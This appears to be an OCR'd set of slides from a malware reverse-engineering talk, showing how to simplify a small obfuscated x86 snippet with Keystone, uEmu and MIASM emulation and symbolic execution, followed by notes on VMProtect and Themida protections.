seg000:00000000 ; Base Address: 0000h Range: 0000h - 002Dh Loaded length: 002Dh
seg000:00000000
seg000:00000000                 .686p
seg000:00000000                 .mmx
seg000:00000000                 .model flat
seg000:00000000
seg000:00000000 ; ===========================================================================
seg000:00000000
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 push    ebx
seg000:00000001                 mov     ebx, 0C3h
seg000:00000006                 sub     eax, ebx
seg000:00000008                 pop     ebx
seg000:00000009                 sub     eax, 0A3h
seg000:0000000E                 sub     eax, 38h
seg000:00000011                 add     eax, ecx
seg000:00000013                 add     eax, 38h
seg000:00000016                 add     eax, 0A3h
seg000:0000001B                 push    edx
seg000:0000001C                 push    ecx
seg000:0000001D                 mov     ecx, 62h
seg000:00000022                 mov     edx, ecx
seg000:00000024                 pop     ecx
seg000:00000025                 inc     edx
seg000:00000026                 add     edx, 61h
seg000:00000029                 dec     edx
seg000:0000002A                 add     eax, edx
seg000:0000002C                 pop     edx
seg000:0000002C seg000          ends
seg000:0000002C
seg000:0000002C
seg000:0000002C                 end
```


https://github.com/alexhude/uEmu

Our instructions perfectly assembled by the Keystone. ☺

RING 3 MALWARES







According to METASM, but emulating the code, it is the expected result, isn't it?! ☺

RING 3 MALWARES

- **INSTALLING MIASM:**
  - git clone https://github.com/serpilliere/elfesteem.git elfesteem
  - cd elfesteem/
  - python setup.py build
  - python setup.py install
  - apt-get install clang
  - apt-get remove libtcc-dev
  - apt-get install llvm
  - cd ..
  - git clone http://repo.or.cz/tinycc.git
  - cd tinycc/
  - git checkout release_0_9_26

RING 3 MALWARES

- ./configure --disable-static
- make
- make install
- pip install llvmlite
- apt-get install z3
- apt-get install python-pycparser
- git clone https://github.com/cea-sec/miasm.git
- root@kali:~/programs/miasm# python setup.py build
- root@kali:~/programs/miasm# python setup.py install
- root@kali:~/programs/miasm/test# python test_all.py
- apt-get install graphviz
- apt-get install xdot
- python /root/programs/miasm/example/disasm/full.py -m x86_32 shellcode.bin

RING 3 MALWARES

It is only a simple test with a random shellcode to make sure that MIASM is working (it is not related to our initial obfuscation problem). ☺

```
                    loc_0000000000000000
00000000 XOR        BYTE PTR [EAX], DH
00000002 AND        BYTE PTR [EAX], DH
00000004 XOR        AL, 0x20
00000006 XOR        AL, BYTE PTR [EBX + 0x20]
00000009 XOR        BYTE PTR [EAX], DH
0000000B AND        BYTE PTR [ECX + EAX * 0x2], DH
0000000E AND        BYTE PTR [EAX], DH
00000010 INC        EBX
00000011 AND        BYTE PTR [EAX], DH
00000013 XOR        AH, BYTE PTR [EAX]
00000015 XOR        BYTE PTR [EBX + 0x20], AL
00000018 INC        ESI
00000019 INC        EDX
0000001A AND        BYTE PTR [EAX], BH
0000001C INC        ESP
0000001D AND        BYTE PTR [ESI + 0x38], AL
00000020 AND        BYTE PTR [EAX], DH
00000022 XOR        BYTE PTR [EAX], AH
00000024 XOR        BYTE PTR [EDX], DH
00000026 AND        BYTE PTR [EAX], DH
00000028 XOR        BYTE PTR [EAX], AH
0000002A XOR        BYTE PTR [EAX], DH
0000002C AND        BYTE PTR [EAX], DH
```

RING 3 MALWARES

Again, we are using a x86 in the MIASM engine.

- Here, we are using llvm, but there are other jitter engines.
- About the address, we are randomically using this one. ☺
- The initial eax and ecx values.

```
from miasm2.analysis.binary import Container
from miasm2.analysis.machine import Machine
from miasm2.jitter.csts import PAGE_READ, PAGE_WRITE

with open("output.bin") as fdesc:
    cont=Container.from_stream(fdesc)

machine=Machine('x86_32')
mdis=machine.dis_engine(cont.bin_stream)
ourblocks = mdis.dis_multiblock(0)
for block in ourblocks:
    print block
jitter = machine.jitter("llvm")
jitter.init_stack()
s = open("output.bin").read()
run_addr = 0x40000000
#jitter.cpu.EAX=run_addr
jitter.cpu.EAX=1
jitter.cpu.ECX=6
jitter.vm.add_memory_page(run_addr, PAGE_READ | PAGE_WRITE, s)
def code_sentinelle(jitter):
    jitter.run = False
    jitter.pc = 0
    return True
jitter.add_breakpoint(0x4000002c, code_sentinelle)
jitter.push_uint32_t(0x4000002c)
jitter.jit.log_regs = True
jitter.jit.log_mn = True
jitter.init_run(run_addr)
jitter.continue_run()
```

Remember: during the Keystone phase, we have saved our binary using output.bin filename.

MIASM disassembling the code.

From slide 36, the last instruction is at 2c, so: 0x40000000 + 0x2c ☺

RING 3 MALWARES

```
root@kali:/analysis# python miasm.py
WARNING: not enough bytes in str
WARNING: cannot disasm at 2D
WARNING: not enough bytes in str
WARNING: cannot disasm at 2D
loc_0000000000000000:0x00000000
PUSH        EBX
MOV         EBX, 0xC3
SUB         EAX, EBX
POP         EBX
SUB         EAX, 0xA3
SUB         EAX, 0x38
ADD         EAX, ECX
ADD         EAX, 0x38
ADD         EAX, 0xA3
PUSH        EDX
PUSH        ECX
MOV         ECX, 0x62
MOV         EDX, ECX
POP         ECX
INC         EDX
ADD         EDX, 0x61
DEC         EDX
ADD         EAX, EDX
POP         EDX
```

It is not a problem, of course. ☺

MIASM perfectly disassembled the binary.

RING 3 MALWARES

```
40000000 PUSH        EBX
EAX 00000001 EBX 00000000 ECX 00000006 EDX 00000000 ESI 00000000 EDI 00000000
ESP 0123FFF8 EBP 00000000 EIP 40000000 zf 0 nf 0 of 0 cf 0
40000001 MOV         EBX, 0xC3
EAX 00000001 EBX 000000C3 ECX 00000006 EDX 00000000 ESI 00000000 EDI 00000000
ESP 0123FFF8 EBP 00000000 EIP 40000000 zf 0 nf 0 of 0 cf 0
40000006 SUB         EAX, EBX
EAX FFFFFF3E EBX 000000C3 ECX 00000006 EDX 00000000 ESI 00000000 EDI 00000000
ESP 0123FFF8 EBP 00000000 EIP 40000000 zf 0 nf 1 of 0 cf 1
40000008 POP         EBX
EAX FFFFFF3E EBX 00000000 ECX 00000006 EDX 00000000 ESI 00000000 EDI 00000000
ESP 0123FFFC EBP 00000000 EIP 40000000 zf 0 nf 1 of 0 cf 1
40000009 SUB         EAX, 0xA3
EAX FFFFFE9B EBX 00000000 ECX 00000006 EDX 00000000 ESI 00000000 EDI 00000000
ESP 0123FFFC EBP 00000000 EIP 40000000 zf 0 nf 1 of 0 cf 0
4000000E SUB         EAX, 0x38
EAX FFFFFE63 EBX 00000000 ECX 00000006 EDX 00000000 ESI 00000000 EDI 00000000
ESP 0123FFFC EBP 00000000 EIP 40000000 zf 0 nf 1 of 0 cf 0
40000011 ADD         EAX, ECX
EAX FFFFFE69 EBX 00000000 ECX 00000006 EDX 00000000 ESI 00000000 EDI 00000000
ESP 0123FFFC EBP 00000000 EIP 40000000 zf 0 nf 1 of 0 cf 0
40000013 ADD         EAX, 0x38
EAX FFFFFEA1 EBX 00000000 ECX 00000006 EDX 00000000 ESI 00000000 EDI 00000000
ESP 0123FFFC EBP 00000000 EIP 40000000 zf 0 nf 1 of 0 cf 0
40000016 ADD         EAX, 0xA3
EAX FFFFFF44 EBX 00000000 ECX 00000006 EDX 00000000 ESI 00000000 EDI 00000000
ESP 0123FFFC EBP 00000000 EIP 40000000 zf 0 nf 1 of 0 cf 0
4000001B PUSH        EDX
EAX FFFFFF44 EBX 00000000 ECX 00000006 EDX 00000000 ESI 00000000 EDI 00000000
ESP 0123FFF8 EBP 00000000 EIP 40000000 zf 0 nf 1 of 0 cf 0
4000001C PUSH        ECX
EAX FFFFFF44 EBX 00000000 ECX 00000006 EDX 00000000 ESI 00000000 EDI 00000000
ESP 0123FFF4 EBP 00000000 EIP 40000000 zf 0 nf 1 of 0 cf 0
```

RING 3 MALWARES

```
4000001D MOV         ECX, 0x62
EAX FFFFFF44 EBX 00000000 ECX 00000062 EDX 00000000 ESI 00000000 EDI 00000000
ESP 0123FFF4 EBP 00000000 EIP 40000000 zf 0 nf 1 of 0 cf 0
40000022 MOV         EDX, ECX
EAX FFFFFF44 EBX 00000000 ECX 00000062 EDX 00000062 ESI 00000000 EDI 00000000
ESP 0123FFF4 EBP 00000000 EIP 40000000 zf 0 nf 1 of 0 cf 0
40000024 POP         ECX
EAX FFFFFF44 EBX 00000000 ECX 00000006 EDX 00000062 ESI 00000000 EDI 00000000
ESP 0123FFF8 EBP 00000000 EIP 40000000 zf 0 nf 1 of 0 cf 0
40000025 INC         EDX
EAX FFFFFF44 EBX 00000000 ECX 00000006 EDX 00000063 ESI 00000000 EDI 00000000
ESP 0123FFF8 EBP 00000000 EIP 40000000 zf 0 nf 0 of 0 cf 0
40000026 ADD         EDX, 0x61
EAX FFFFFF44 EBX 00000000 ECX 00000006 EDX 000000C4 ESI 00000000 EDI 00000000
ESP 0123FFF8 EBP 00000000 EIP 40000000 zf 0 nf 0 of 0 cf 0
40000029 DEC         EDX
EAX FFFFFF44 EBX 00000000 ECX 00000006 EDX 000000C3 ESI 00000000 EDI 00000000
ESP 0123FFF8 EBP 00000000 EIP 40000000 zf 0 nf 0 of 0 cf 0
4000002A ADD         EAX, EDX
EAX 00000007 EBX 00000000 ECX 00000006 EDX 000000C3 ESI 00000000 EDI 00000000
ESP 0123FFF8 EBP 00000000 EIP 40000000 zf 0 nf 0 of 0 cf 1
```

The expected result according to initial values. ☺

RING 3 MALWARES

Let's solve the obfuscation problem again, but this time we will try a symbolic solution using MIASM. ☺

```
root@kali:~/programs/miasm# python
Python 2.7.15rc1 (default, Apr 15 2018, 21:51:34)
[GCC 7.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from miasm2.analysis.binary import Container
>>> from miasm2.analysis.machine import Machine
>>> from miasm2.jitter.csts import PAGE_READ, PAGE_WRITE
```

RING 3 MALWARES

```
>>> with open("output.bin") as fdesc:
...         cont=Container.from_stream(fdesc)
...
>>> bsidesmach=Machine('x86_32')
>>> aborgesdis=bsidesmach.dis_engine(cont.bin_stream)
>>> ourblocks = aborgesdis.dis_multiblock(0)
WARNING: not enough bytes in str
WARNING: cannot disasm at 2D
WARNING: not enough bytes in str
WARNING: cannot disasm at 2D
```

RING 3 MALWARES

```
>>> sym = bsidesmach.ira( )
>>> for block in ourblocks:
...         sym.add_block(block)
...
[<miasm2.ir.ir.IRBlock object at 0x7ff0974a0d70>]
[]
>>> from miasm2.ir.symbexec import SymbolicExecutionEngine
>>> sb =
SymbolicExecutionEngine(sym,bsidesmach.mn.regs.regs_init)
>>> symbolic_pc = sb.run_at(0, step=True)
```

RING 3 MALWARES

```
Instr PUSH        EBX
Assignblk:
ESP = ESP + -0x4
@32[ESP + -0x4] = EBX

________________________________________________________________________________
ESP                 = ESP_init + 0xFFFFFFFC
@32[ESP_init + 0xFFFFFFFC] = EBX_init

________________________________________________________________________________
Instr MOV         EBX, 0xC3
Assignblk:
EBX = 0xC3

________________________________________________________________________________
ESP                 = ESP_init + 0xFFFFFFFC
EBX                 = 0xC3
@32[ESP_init + 0xFFFFFFFC] = EBX_init

________________________________________________________________________________
Instr SUB         EAX, EBX
Assignblk:
zf = (EAX + -EBX)?(0x0,0x1)
nf = (EAX + -EBX)[31:32]
pf = parity((EAX + -EBX) & 0xFF)
of = ((EAX ^ (EAX + -EBX)) & (EAX ^ EBX))[31:32]
cf = (((EAX ^ EBX) ^ (EAX + -EBX)) ^ ((EAX ^ (EAX + -EBX)) & (EAX ^ EBX)))[31:32]
af = ((EAX ^ EBX) ^ (EAX + -EBX))[4:5]
EAX = EAX + -EBX
```

RING 3 MALWARES

```
EAX                 = EAX_init + 0xFFFFFF3D
cf                  = (EAX_init ^ ((EAX_init ^ (EAX_init + 0xFFFFFF3D)) & (EAX_init ^
0xC3)) ^ (EAX_init + 0xFFFFFF3D) ^ 0xC3)[31:32]
pf                  = parity((EAX_init + 0xFFFFFF3D) & 0xFF)
zf                  = (EAX_init + 0xFFFFFF3D)?(0x0,0x1)
af                  = (EAX_init ^ (EAX_init + 0xFFFFFF3D) ^ 0xC3)[4:5]
ESP                 = ESP_init + 0xFFFFFFFC
of                  = ((EAX_init ^ (EAX_init + 0xFFFFFF3D)) & (EAX_init ^ 0xC3))[31:32
]
EBX                 = 0xC3
nf                  = (EAX_init + 0xFFFFFF3D)[31:32]
@32[ESP_init + 0xFFFFFFFC] = EBX_init

--------------------------------------------------------------------------------
Instr POP         EBX
Assignblk:
EBX = @32[ESP]
ESP = ESP + 0x4

--------------------------------------------------------------------------------
EAX                 = EAX_init + 0xFFFFFF3D
cf                  = (EAX_init ^ ((EAX_init ^ (EAX_init + 0xFFFFFF3D)) & (EAX_init ^
0xC3)) ^ (EAX_init + 0xFFFFFF3D) ^ 0xC3)[31:32]
pf                  = parity((EAX_init + 0xFFFFFF3D) & 0xFF)
zf                  = (EAX_init + 0xFFFFFF3D)?(0x0,0x1)
af                  = (EAX_init ^ (EAX_init + 0xFFFFFF3D) ^ 0xC3)[4:5]
of                  = ((EAX_init ^ (EAX_init + 0xFFFFFF3D)) & (EAX_init ^ 0xC3))[31:32
]
nf                  = (EAX_init + 0xFFFFFF3D)[31:32]
@32[ESP_init + 0xFFFFFFFC] = EBX_init
```

RING 3 MALWARES

```
EAX                 = EAX_init + ECX_init + 0xFFFFFF3D
cf                  = ((((EAX_init + ECX_init + 0xFFFFFE9A) ^ (EAX_init + ECX_init + 0
xFFFFFF3D)) & ((EAX_init + ECX_init + 0xFFFFFE9A) ^ 0xFFFFFF5C)) ^ (EAX_init + ECX_in
it + 0xFFFFFE9A) ^ (EAX_init + ECX_init + 0xFFFFFF3D) ^ 0xA3)[31:32]
pf                  = parity((EAX_init + ECX_init + 0xFFFFFF3D) & 0xFF)
zf                  = (EAX_init + ECX_init + 0xFFFFFF3D)?(0x0,0x1)
af                  = ((EAX_init + ECX_init + 0xFFFFFE9A) ^ (EAX_init + ECX_init + 0xF
FFFFF3D) ^ 0xA3)[4:5]
ESP                 = ESP_init + 0xFFFFFFFC
of                  = (((EAX_init + ECX_init + 0xFFFFFE9A) ^ (EAX_init + ECX_init + 0x
FFFFFF3D)) & ((EAX_init + ECX_init + 0xFFFFFE9A) ^ 0xFFFFFF5C))[31:32]
nf                  = (EAX_init + ECX_init + 0xFFFFFF3D)[31:32]
@32[ESP_init + 0xFFFFFFFC] = EDX_init

Instr PUSH       ECX
Assignblk:
ESP = ESP + -0x4
@32[ESP + -0x4] = ECX
```

RING 3 MALWARES

I've skipped many lines to show the last ones....

RING 3 MALWARES

```
Instr POP        EDX
Assignblk:
IRDst = loc_000000000000002D:0x0000002d

EAX                 = EAX_init + ECX_init
cf                  = ((((EAX_init + ECX_init) ^ (EAX_init + ECX_init + 0xFFFFFF3D)) &
 ((EAX_init + ECX_init + 0xFFFFFF3D) ^ 0xFFFFFF3C)) ^ (EAX_init + ECX_init) ^ (EAX_in
it + ECX_init + 0xFFFFFF3D) ^ 0xC3)[31:32]
pf                  = parity((EAX_init + ECX_init) & 0xFF)
zf                  = (EAX_init + ECX_init)?(0x0,0x1)
af                  = ((EAX_init + ECX_init) ^ (EAX_init + ECX_init + 0xFFFFFF3D) ^ 0x
C3)[4:5]
IRDst               = 0x2D
of                  = (((EAX_init + ECX_init) ^ (EAX_init + ECX_init + 0xFFFFFF3D)) &
((EAX_init + ECX_init + 0xFFFFFF3D) ^ 0xFFFFFF3C))[31:32]
nf                  = (EAX_init + ECX_init)[31:32]
@32[ESP_init + 0xFFFFFFF8] = ECX_init
@32[ESP_init + 0xFFFFFFFC] = EDX_init
```

Fantastic! The same output as other solutions.
(eax = eax + ecx)

ANTI-REVERSING TECHNIQUES


RING 3 MALWARES

- IDA Pro faces few problems with obfuscation, although exist interesting solutions for helping us. Additionally, we always can write IDA processor modules to make the analysis less painful.
- Unfortunately, protectors such as VMProtect and Themida usually deploy heavy layers of obsfuscation techniques. For example, VMProtect holds the following characteristics:
  - Most of the time, code protected with VMProtect is seen in 64-bit malwares.
  - Any function from the original malware is removed of the IAT. This is means that IAT shown by pestudio and PE Bear tools is associated to the packer itself.
  - VMProtect checks the file memory integrity. Therefore, any attempt to change the malware on memory is easily detected.
  - Instructions (CPU code) are virtualized and transformed into virtual machine instructions (RISC instruction).

RING 3 MALWARES


- The obfuscation is stack based.
- The virtualized code is polymorphic, so there are many representations referring the same CPU instruction.
- The original code is never entirely decrypted on the memory.
- There are many dead and useless codes. Additionally, there is some code reordering using unconditional jumps.
- There are many hooks on calls such as LoadString( ) and LdrAccessResource( ) functions (resources are usually encrypted).
- It has few anti-debugger and anti-vm tricks.
- Calls to IAT functions are replaced by calls at VMProtect section (VMProtect's IAT).
- There are also fake push instructions.

RING 3 MALWARES



Non-disclosure Agreement


RING 3 MALWARES



Non-disclosure Agreement

RING 3 MALWARES

- Roughly, x86 / x64 instructions are submitted to the following "transformation":



Fetching bytes, decoding to instructions and dispatching to handlers

- Handlers, which are independent of one each other, usually configure registers, a encryption key and memory.
- Additionally, there is one handler by instruction type.
- The challenge is to revert "virtualized instructions" back to original ones.

